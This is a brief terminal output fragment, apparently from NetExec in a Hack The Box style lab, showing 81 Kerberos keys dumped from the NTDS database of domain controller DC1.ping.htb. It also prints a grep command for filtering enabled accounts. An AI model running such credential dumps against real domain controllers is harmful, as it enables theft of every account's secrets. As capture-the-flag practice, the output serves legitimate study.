SMB         DC1.ping.htb    445    DC1              [+] Dumped 81 Kerberos keys to /root/.nxc/logs/ntds/DC1_DC1.ping.htb_2026-04-26_233327.ntds.kerberos
SMB         DC1.ping.htb    445    DC1              [*] To extract only enabled accounts from the output file, run the following command:
SMB         DC1.ping.htb    445    DC1              [*] grep -iv disabled /root/.nxc/logs/ntds/DC1_DC1.ping.htb_2026-04-26_233327.ntds | cut -d ':' -f1
Happy Hacking :)